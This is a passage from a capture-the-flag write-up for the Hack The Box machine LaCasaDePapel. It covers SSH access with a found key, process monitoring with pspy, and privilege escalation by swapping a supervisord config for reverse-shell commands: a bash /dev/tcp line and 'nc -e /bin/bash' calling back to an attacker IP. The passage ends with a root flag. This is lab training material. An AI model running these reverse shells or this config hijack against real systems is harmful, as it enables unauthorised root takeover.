
However, attempting the id_rsa file against the account - professor is successful.



```
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ ssh -i id_rsa professor@lacasadepapel.htb

lacasadepapel [~]$ whoami; hostname; id
professor
lacasadepapel
uid=1002(professor) gid=1002(professor) groups=1002(professor)
```


Privilege Escalation - Root

I transferred pspy64 to the server and ran it.




```
lacasadepapel [~]$ wget http://10.10.14.12:8000/pspy64
Connecting to 10.10.14.12:8000 (10.10.14.12:8000)
pspy64               100% |********************************************************************************| 3006k  0:00:00 ETA
lacasadepapel [~]$ chmod +x pspy64
lacasadepapel [~]$ ./pspy64
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855
```

A short wait yields a command being run as professor -
/usr/bin/node /home/professor/memcached.js



```
2020/11/06 10:47:00 CMD: UID=0     PID=8261   | /bin/sh /lib/rc/sh/openrc-run.sh /etc/init.d/supervisord start
2020/11/06 10:47:02 CMD: UID=0     PID=8273   | /sbin/getty -L 115200 ttyS0 vt100
2020/11/06 10:47:02 CMD: UID=65534 PID=8267   | /usr/bin/node /home/professor/memcached.js
```


Attempting to view this file is unsuccessful as professor doesn't have the necessary privileges. However, it is possible to *read* memcached.ini – this file runs the command seen in pspy64 using *sudo -u nobody*. This suggests that memcached.ini could potentially be run as a cronjob.



```
lacasadepapel [~]$ ls -la
total 3032
drwxr-sr-x    4 professo professo      4096 Nov  6 10:39 .
drwxr-xr-x    7 root     root          4096 Feb 16  2019 ..
lrwxrwxrwx    1 root     professo         9 Nov  6  2018 .ash_history ->
drwx------    2 professo professo      4096 Jan 31  2019 .ssh
-rw-r--r--    1 root     root            88 Jan 29  2019 memcached.ini
-rw-r-----    1 root     nobody         434 Jan 29  2019 memcached.js
drwxr-sr-x    9 root     professo      4096 Jan 29  2019 node_modules
-rwxr-xr-x    1 professo professo   3078592 Nov  6 10:39 pspy64
lacasadepapel [~]$ cat memcached.js
cat: can't open 'memcached.js': Permission denied
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u nobody /usr/bin/node /home/professor/memcached.js
```


Whilst the user has no write permissions over the file, they do have permissions over the directory that it is in. This means the file can be renamed and replaced with a malicious copy.

I moved the file to memcahced.ini.bak and created a new copy of memcached.ini containing a bash reverse shell payload.




```
lacasadepapel [~]$ mv memcached.ini memcached.ini.bak
lacasadepapel [~]$ cat memcached.ini.bak
[program:memcached]
command = sudo -u nobody /usr/bin/node /home/professor/memcached.js
lacasadepapel [~]$ echo "[program:memcached]
> command = sudo /bin/bash -i >& /dev/tcp/10.10.14.12/9001 0>&1" > memcached.ini
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo /bin/bash -i >& /dev/tcp/10.10.14.12/9001 0>&1
```

I could see the command being executed as root but not returning a shell.




```
d.pid --configuration /etc/supervisord.conf
2020/11/06 11:02:03 CMD: UID=0    PID=9166   | sudo /bin/bash -i >& /dev/tcp/10.10.14.12/9001 0>&1
2020/11/06 11:02:05 CMD: UID=0    PID=9167   | /usr/bin/python2 /usr/bin/supervisord --nodaemon --pidfile /va
```

As nc is installed on the server I decided to take advantage of it and replaced the bash reverse shell with an nc command.



```
lacasadepapel [~]$ which nc
/usr/bin/nc
lacasadepapel [~]$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
lacasadepapel [~]$ vi memcached.ini
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo nc 10.10.14.12 9001 -e /bin/bash
```

Setting up a listener and a short wait provides a shell with root permissions.



```
driggzzzz@kali:~/Desktop/HTB/LaCasaDePapel$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.131] 44455
whoami; hostname; id; cat /root/root.txt
root
lacasadepapel
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dial
out),26(tape),27(video)
586979c48efbef5909a23750cc07f511
```